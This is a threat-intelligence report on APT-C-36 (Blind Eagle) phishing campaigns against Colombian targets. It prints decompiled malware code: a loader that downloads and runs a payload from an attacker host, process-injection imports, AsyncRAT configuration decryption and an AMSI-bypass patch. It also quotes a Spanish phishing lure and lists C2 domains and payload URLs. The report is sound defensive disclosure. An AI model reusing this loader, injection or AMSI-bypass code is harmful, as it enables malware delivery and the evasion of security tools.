

Analysis of recent attack activities of APT-C-36 (Blind Eagle)



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APT-C-36


blind eagle

APT-C-36 (Blind Eagle) is an APT organization suspected to be from South America. Its main targets are located in Colombia and some areas in South America, such as Ecuador and Panama. Since its discovery in 2018, the organization has continued to launch targeted attacks against Colombian government departments, financial, insurance and other industries, as well as large companies.

APT-C-36 often uses harpoon attacks recently, using PDF files as entry points to induce users to click malicious links in the documents to download RAR compressed files. Most compressed files need a password to decompress. The password is basically a 4-digit pure number. After decompression, it is a VBS script disguised as a PDF file name. After the VBS script is clicked and executed by the user, it will start a complex and multi-stage fileless attack chain. The final loader is an obfuscated AsyncRAT or NJRAT Trojan, and the code to bypass the AMSI mechanism is added, which shows that the organization is constantly optimizing its attack weapon.

1. Attack activity analysis

1. Attack process analysis



- Stage 1 DLL

(MD5: 8061f477cfa49c8d2f2aa7cc19e3d09d)

```
public static void VAI(string QBxTx)
{
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        int num = 0;
        for (;;)
        {
            switch (num)
            {
            case 0:
            {
                if (!File.Exists("C:\\ProgramData\\Done.vbs"))
                {
                    new Process
                    {
                        StartInfo = new ProcessStartInfo
                        {
                            WindowStyle = ProcessWindowStyle.Hidden,
                            FileName = "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe",
                            Arguments = "-WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\\ProgramData\\Done.vbs"
                        }
                    }.Start();
                }
                string text = new WebClient
                {
                    Encoding = Encoding.UTF8
                }.DownloadString("https://schoolcrypter.com/Rump");
                num = 1;
                continue;
            }
            case 1:
            {
                string text = Strings.StrReverse(text);
                num = 2;
                continue;
            }
            case 2:
            {
                string text = text.Replace("哈哈", "A");
                num = 3;
                continue;
            }
            case 3:
            {
                string str = "C:\\Windows\\Microsoft.NET\\Framework";
                arg_0E_0 = 6;
                continue;
            }
            case 6:
            {
                string str;
                str += "\\v4.0.30319";
                arg_0E_0 = 7;
                continue;
            }
            case 7:
            {
                Class2.startup();
                arg_0E_0 = 8;
                continue;
            }
            case 8:
            {
                string text;
                string text2;
                string str;
                AppDomain.CurrentDomain.Load(Convert.FromBase64String(text)).GetType("Fsocialy.Tools").GetMethod("Ande").Invoke(null, new object[]
                {
                    str + "\\RegAsm.exe",
                    Convert.FromBase64String(text2)
                });
            }
            }
        }
    }
}
```

The VAI method first moves itself to the %ProgramData% directory and names it Done.VBS, then downloads the file from <https://schoolcrypter.com/Rump>, replaces the specified string and decodes it to get the second-stage DLL file. Then call the Fsocialy.Tools.Ande method of the second stage DLL, the parameter is "C:\\Windows\\Microsoft.NET\\Framework \\v4.0.30319 \\RegAsm.exe " (injected program) and the final malicious code (Downloaded and decoded data from the remote link parameter passed in by the VBS script).

```
string str = "C:\\Windows\\Microsoft.NET\\Framework";
arg_0E_0 = 6;
continue;
}
case 6:
{
    string str;
    str += "\\v4.0.30319";
    arg_0E_0 = 7;
    continue;
}
case 7:
{
    Class2.startup();
    arg_0E_0 = 8;
    continue;
}
case 8:
{
    string text;
    string text2;
    string str;
    AppDomain.CurrentDomain.Load(Convert.FromBase64String(text)).GetType("Fsocialy.Tools").GetMethod("Ande").Invoke(null, new object[]
    {
        str + "\\RegAsm.exe",
        Convert.FromBase64String(text2)
    });
}
}
```

- Stage 2 DLL

(MD5: 3c929b58ba69cee4e5e8714b4b3d7e12)

In this stage, the RegAsm.exe process is created and the downloaded malicious load is injected into it to achieve the purpose of hiding the process. The figure below shows some APIs required for injection operations.

```

public class Tools
{
    // Token: 0x06000010 RID: 16
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, EntryPoint = "CreateProcess")]
    private static extern bool a(string a, string A, IntPtr b, IntPtr B, bool c, uint C, IntPtr d, string D, ref Tools.A e, ref Tools.B B);

    // Token: 0x06000011 RID: 17
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "GetThreadContext")]
    private static extern bool a(IntPtr a, int[] A);

    // Token: 0x06000012 RID: 18
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "Wow64GetThreadContext")]
    private static extern bool A(IntPtr a, int[] A);

    // Token: 0x06000013 RID: 19
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "SetThreadContext")]
    private static extern bool b(IntPtr a, int[] A);

    // Token: 0x06000014 RID: 20
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "Wow64SetThreadContext")]
    private static extern bool B(IntPtr a, int[] A);

    // Token: 0x06000015 RID: 21
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "ReadProcessMemory")]
    private static extern bool a(IntPtr a, int A, ref int b, int B, ref int c);

    // Token: 0x06000016 RID: 22
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "WriteProcessMemory")]
    private static extern bool a(IntPtr a, int A, byte[] b, int B, ref int c);

    // Token: 0x06000017 RID: 23
    [SuppressUnmanagedCodeSecurity]
    [DllImport("ntdll.dll", EntryPoint = "NtUnmapViewOfSection")]
    private static extern int a(IntPtr a, int A);

    // Token: 0x06000018 RID: 24
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx")]
    private static extern int a(IntPtr a, int A, int b, int B, int c);

    // Token: 0x06000019 RID: 25
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "ResumeThread")]
    private static extern int a(IntPtr a);
}

```

- final loaded load

(MD5: 6969d415553f93d9bd39fc93dc6cfbda)

According to the analysis, we found that the final payload is an AsyncRAT remote control Trojan that has been redeveloped and obfuscated by SmartAssembly. AsyncRAT is an open source remote control Trojan horse program written in C# language. Its functions include process monitoring, file management, remote desktop, keylogging and other remote control functions. It also includes anti-virtual machine, anti-debugging, anti-sandbox, etc. a countermeasure technique.

After the payload is executed, first call Settings.InitializeSettings to load the configuration information, obtain the Key through Base64 decoding, and then use the AES algorithm to decrypt to obtain important configurations such as Ports, Host, Version, Install, MTX, Anti information.

```

15 public static bool InitializeSettings()
16 {
17     bool result;
18     try
19     {
20         Settings.Key = Settings.G0McnFnJquo7g7qGrF().GetString(Convert.FromBase64String(Settings.Key));
21         Settings.aes256 = new Aes256(Settings.Key);
22         Settings.Ports = Settings.ByQbFvmE1DFlrGjAZ6(Settings.aes256, Settings.Ports);
23         Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
24         Settings.Version = Settings.aes256.Decrypt(Settings.Version);
25         Settings.Install = Settings.aes256.Decrypt(Settings.Install);
26         int num = 1;
27         if (Settings.P1YBDM04mlc2CYdqmS0 != null)
28         {
29             Settings.Hwid = HwidGen.HWID();
30             Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
31             Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Setting
32             return Settings.u6mbrL3S7());
33         }
34     }
35     catch (Exception)
36     {
37         result = false;
38     }
39     return result;
40 }

```

configuration information

| configuration information | content |
|---------------------------|----------------------------------|
| key | f4oSLQzdggENogxPNffih0wzw4FRQAtv |
| Ports | 4203 |
| Hosts | strekhost2043.duckdns.org |
| Version | 0.5.7B |
| install | FALSE |
| MTX | cookiesdat |
| Pastebin | null |
| Anti | FALSE |
| BDOS | FALSE |
| Group | Default |
| Hwid | F610C7F4363913D3C16E |

According to the Anti attribute of the configuration file, it is decided whether to detect the environment, mainly to detect Vmware and VirtualBox virtual machines, anti-debugging, sandbox, hard disk capacity, and whether it is an XP system.

```

15 public static void RunAntiAnalysis()
16 {
17     if (u6mrL3bS7tRvV4W0c5.DetectManufacturer())
18     {
19         goto IL_64;
20     }
21     if (u6mrL3bS7tRvV4W0c5.DetectDebugger() || u6mrL3bS7tRvV4W0c5.DetectSandboxie())
22     {
23         goto IL_64;
24     }
25     int num = 0;
26     if (u6mrL3bS7tRvV4W0c5.wtQWUDbroRAhUiLB7t() != null)
27     {
28         int num2;
29         num = num2;
30     }
31     switch (num)
32     {
33     }
34     if (u6mrL3bS7tRvV4W0c5.IsSmallDisk())
35     {
36         goto IL_64;
37     }
38     if (u6mrL3bS7tRvV4W0c5.IsXP())
39     {

```

Determine whether PasteBin is empty, if it is empty, take the host information (domain name/IP) and port from the configuration information, check the validity of the host, and then connect. If PasteBin is not empty, use ":" as the separator to connect to the host information and port respectively. It can be seen that the C2 of the RAT has strong scalability and flexibility.


```

public static void Bypass()
{
    string text = "uFcA";
    text += "B4DD";
    string text2 = "uFcAB4";
    text2 += "DCGAA=";
    if (Amsi.is64Bit())
    {
        Amsi.PatchA(Convert.FromBase64String(text));
        return;
    }
    Amsi.PatchA(Convert.FromBase64String(text2));
}

// Token: 0x06000029 RID: 41 RVA: 0x00003610 File Offset: 0x00001810
private static void PatchA(byte[] patch)
{
    try
    {
        string @string = Encoding.Default.GetString(Convert.FromBase64String("YW1zaS5kbGw="));
        IntPtr arg_33_0 = Win32.LoadLibraryA(ref @string);
        string string2 = Encoding.Default.GetString(Convert.FromBase64String("QW1zaVNiYW5CdWZmZmZmZXI="));
        IntPtr procAddress = Win32.GetProcAddress(arg_33_0, ref string2);
        uint num;
        Win32.VirtualAllocEx(procAddress, (UIntPtr)((ulong)((long)patch.Length)), 64u, out num);
        Marshal.Copy(patch, 0, procAddress, patch.Length);
    }
}

```

2. Correlation analysis

This attack sample is very similar to the attack samples we captured in the first half of this year, and both belong to the APT-C-36 organization. The attack payload information discovered in the first half of the year is as follows:

| | |
|-----------|----------------------------------|
| file name | multas transit-jpg.bz2 |
| File size | 9.09KB |
| MD5 | 1511dcd31e221764c10875186cf47a93 |

The sample is of RAR type, downloaded from <http://tiny.cc/5pkquz>. A password is required for decompression, which is very similar to some samples found this time (MD5: a15236e342b18306c76dfbe6cf8f7966).



After decompression, it becomes a VBS script. The general execution process of this script is basically similar to the attack process of this attack. It also adopts the method of multi-stage loading of the final open source RAT. The difference is that the DLL in the first stage is decrypted locally, not loaded from the remote end, and the open-source Trojan horse NjRAT is finally injected.

In addition, it should be noted that the RAR decompression password and download links are often provided through PDF disguised documents. As shown in the figure below, the victim is induced to click on the URL that is actually a malicious short link (<http://tiny.cc/5pkquz>) to download the RAR compressed file, and reminds the compressed file that the password is 2022, inducing the user to open the malicious file.

Bogotá D.C, 11 DE ABRIL 2022

SECRETARIA DISTRICTAL DE MOVILIDAD Y SEGURIDAD VIAL

ASUNTO: COBRO COACTIVO.

Por medio del presente comunicado se le notifica que en su contra quedo ejecutoriado un comparendo por foto multa con radicado 0012-0057 adeudado por un valor de 2'150.000 pesos M/CTE con mora de 28 días.

Tenga en cuenta que el objetivo de este procedimiento es recaudar el pago forzado de los recursos o multas fiscales de tránsito en favor de la administración pública, por medio de los bienes que se encuentren a nombre del titular de dicha infracción.

Por lo anterior consulte la información detallada del comparendo en el siguiente enlace:

<https://consultas.transitobogota.gov.co>

Por seguridad digitar la contraseña: <http://tiny.cc/5pkqz>
2022

Cordialmente;

María Del Pilar López Sierra
Secretaria

Combined with the previous delivery methods of the APT-C-36 organization, there is every reason to believe that the delivery of this payload is also through such documents to lure users to click and download the compressed package. Unfortunately, this time it is not completely related to the relevant decoy files.

In addition, a malicious program hosted by the organization on the cmconcretos.com mail server was discovered during this sample traceability analysis. These programs were uploaded around September 22, 2022, and are constantly being updated, indicating that the attack occurred just before the time at this stage.



此图片来自微信公众平台
未经允许不可引用

The RAR compressed package in the server basically needs a password (4-digit pure number) to open, and the file name is in Spanish, and after decompression, it is also a VBS script with a long file name with the word PDF. Through analysis, we found a download link <https://paste.ee/d/amsfg/0> in one of the compressed packages, indicating that the malicious code was placed on the paste.ee platform, and the organization once hosted the malicious code on the pastebin platform, the difference being that the former is used without restriction. In addition, the mailbox server and C2 are basically located in Colombia, and the source of some samples is shown as Colombia. Combined with the entire attack chain of the sample, it is consistent with the attack characteristics and goals of the APT-C-36 organization. In summary, we have reasons to attribute it to the APT-C-36 (Blind Eagle) organization.

Summarize

The APT-C-36 (Blind Eagle) organization has been attacking Colombia and surrounding countries for a long time, and hosts some malicious codes on public service platforms such as paste.ee and mail servers to hide the traces of the attack. At the same time, in response to the ever-improving security defense detection system, the organization modified and confused various types of open-source Trojans (such as NjRAT and SyncRAT) to meet the needs of different scenarios. The Trojans used in this attack were confused by SmartAssembly, and part of the payload added code that bypasses the AMSI mechanism, which all indicate that the organization is continuously updating the function and form of the malicious code, and presents the characteristics of functionalization and modularization.

In addition, the relevant malicious code and C2 disclosed in this article are only the latest weapons used in some attacks by the APT-C-36 (Blind Eagle) organization, and we will continue to pay attention to the attack activities of this

organization in the future.

Appendix IOC

MD5:

1511dcd31e221764c10875186cf47a93

2c308999644f67da2eb7ff7e6dda3252

0a1a29adc5efc66c80495dfce4c8dccc

f3b69760423a929d74d10e9deee83c78

8d8b7131bdf067e3d9c3abff9ee74ad8

518a1bd0764ca25fc36d8a55bf2ebd9

1940c300ca7b58111756a431469d842c

a15236e342b18306c76dfbe6cf8f7966

09cc69be85e107c207234cdc76dcd09a

3c929b58ba69cee4e5e8714b4b3d7e12

813a7ce57c2c93c06aff32d74cbd5b7a

6cd9fb0bc54e7a885c1d3feef4a8e2de

6969d415553f93d9bd39fc93dc6cfbda

adfca35b0e78cb2442ee03ae971ab672

URL:

[https://contadoreshbc\[.\]com/dll_startup](https://contadoreshbc[.]com/dll_startup)

[https://mail.cmconcretos\[.\]com/home/cartera@cmconcretos.com/Briefcase/prueba4.txt?disp=a&ver=1](https://mail.cmconcretos[.]com/home/cartera@cmconcretos.com/Briefcase/prueba4.txt?disp=a&ver=1)

[https://schoolcrypter\[.\]com/Rump](https://schoolcrypter[.]com/Rump)

[https://schoolcrypter\[.\]com/rump_2](https://schoolcrypter[.]com/rump_2)

[https://paste\[.\]ee/d/amsfg/0](https://paste[.]ee/d/amsfg/0)

[http://20.106.232\[.\]4/rumpe/FOTOOOOOOOOOOOOOOOOOO.jpg](http://20.106.232[.]4/rumpe/FOTOOOOOOOOOOOOOOOOOO.jpg)

[https://cdn.discordapp\[.\]com/attachments/958218348804587533/963037127979958332/1988ENVIOS.txt](https://cdn.discordapp[.]com/attachments/958218348804587533/963037127979958332/1988ENVIOS.txt)

Domain:

remcosos.duckdns.org:1988

strekhost2043.duckdns.org:4203

strekhost2043.duckdns.org:4205